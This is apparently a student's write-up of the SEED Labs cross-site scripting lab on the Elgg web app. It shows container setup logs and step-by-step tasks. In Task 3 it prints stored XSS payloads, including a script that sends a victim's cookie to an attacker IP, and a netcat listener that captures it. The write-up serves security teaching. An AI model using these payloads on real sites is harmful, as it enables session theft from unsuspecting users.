Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

2 Lab Environment Setup

2.1 DNS Setup

```
[05/13/25]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

(gedit:3116): Tepl-WARNING **: 00:27:20.339: GVfs metadata is not supported. Fallback to Tepl
MetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on
 this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
```

2.2 Container Setup and Commands

```
[05/13/25]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> ab4fc88e55a6
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
 ---> Using cache
 ---> e780c95254e0
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php  $WWWDir/vendor/elgg/elgg/views/default/output/
 ---> Using cache
 ---> 215fa16d91a7
Step 5/11 : COPY elgg/input.php    $WWWDir/vendor/elgg/elgg/engine/lib/
 ---> Using cache
 ---> bebd5b5a7dda
Step 6/11 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/js/
 ---> Using cache
 ---> 7a02a1d914d6
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> Using cache
 ---> 0320b0fa922a
Step 8/11 : RUN  a2ensite apache_elgg.conf
 ---> Using cache
 ---> df370bcc34f6
Step 9/11 : COPY csp /var/www/csp
 ---> Using cache
 ---> 22a846c285ad
Step 10/11 : COPY apache_csp.conf   /etc/apache2/sites-available
 ---> Using cache
 ---> 6cc3933431a1
Step 11/11 : RUN  a2ensite apache_csp.conf
 ---> Using cache
 ---> ebad243d2913

Successfully built ebad243d2913
Successfully tagged seed-image-www:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
 ---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Using cache
 ---> ca0b6c4a4281
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
 ---> Using cache
 ---> 4d8842fdb49f
```

```
Step 4/7 : ENV MYSQL_USER=seed
 ---> Using cache
 ---> aa3951ae0cd5
Step 5/7 : ENV MYSQL_PASSWORD=dees
 ---> Using cache
 ---> fdfe67cc2c2c
Step 6/7 : ENV MYSQL_DATABASE=elgg_seed
 ---> Using cache
 ---> 1ce0992e4bd4
Step 7/7 : COPY elgg.sql  /docker-entrypoint-initdb.d
 ---> Using cache
 ---> e6f07176cd93

Successfully built e6f07176cd93
Successfully tagged seed-image-mysql:latest
[05/13/25]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-
orphans flag to clean it up.
Creating elgg-10.9.0.5  ... done
Creating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2025-05-13 04:31:19+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-05-13 04:31:19+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2025-05-13 04:31:19+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2                                      *
mysql-10.9.0.6 | 2025-05-13T04:31:20.341928Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2025-05-13T04:31:20.410904Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2025-05-13T04:31:22.182457Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2025-05-13T04:31:22.431766Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2025-05-13T04:31:22.466830Z 0 [System] [MY-010229] [Server] Starting XA crash recovery...
mysql-10.9.0.6 | 2025-05-13T04:31:22.513086Z 0 [System] [MY-010232] [Server] XA crash recovery finished.
mysql-10.9.0.6 | 2025-05-13T04:31:22.600300Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2025-05-13T04:31:22.602264Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2025-05-13T04:31:22.611746Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosin
g a different directory.
mysql-10.9.0.6 | 2025-05-13T04:31:22.697512Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'  socket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community
 Server - GPL.
```

2.3 Elgg WebApplication

Its URL is http://www.seed-server.com


3 Lab Tasks

Link to lab: https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/


3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

3.2 Task 1: Posting a Malicious Message to Display an Alert Window


http://www.example.com/myscripts.js
http://www.seed-server.com/
Step 1: Enter Name and Password Samy's account into page www.seed-server.com
Step 2: To embed a JavaScript program in Samy Elgg profile (in the brief description field)
<script>alert('XSS');</script>
(When you copy and paste code from this PDF file, especially single quote, may turn into a different symbol that looks similar. They will cause errors in the code, so keep that in mind. When that happens, delete them, and manually type those symbols)



Step 3: Click Save and notification will display 'XSS' notification in screen. This means that we can see it with as Samy is the attacker.



Step 4: Logout Samy's account and login Alice's name and password into page
Enter 'Members' button. Notification will also display 'XSS' notification in screen.
When another user views your profile, the JavaScript program will be executed and an alert window will be displayed.




3.3 Task 2: Posting a Malicious Message to Display Cookies


Step 1: Enter Name and Password Samy's account into page www.seed-server.com

Step 2: To embed a JavaScript program in Samy Elgg profile (in the brief description field)


<script>alert(document.cookie);</script>



Step 3: Click Save and notification will display Samy's cookie notification in screen. This means that we can see it with as Samy is the attacker.




Step 4: Logout Samy's account and login Alice's name and password into page
Enter 'Members' button (Alice enters Samy's profile- attacker). Notification will also display Alice's cookies notification in screen.
when user Alice views Samy profile, the Alice's cookies will be displayed in the alert window
Note: the Alice's cookies, but only the Alice can see the cookies, not the attacker(Samy)




3.4 Task 3: Stealing Cookies from the Victim's Machine

Step 1: Enter Name and Password Samy's account into page www.seed-server.com
Step 2: To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)
IP address of attacker: 10.9.0.1


```
<script>
   document.write('<img src=http://10.9.0.1:5555?c='+ escape(document.cookie) + ' >');
</script>
```



Step 3: Click Save and About me field will display a small image in screen.




Step 4: Logout Samy's account and login Alice's name and password into page
Open terminal and enter command line: **nc -lknv 5555.**
Listens for a connection on the specified port 5555
Enter 'Members' button. After that netcat captures Alice's cookie which Samy (attacker) can see.

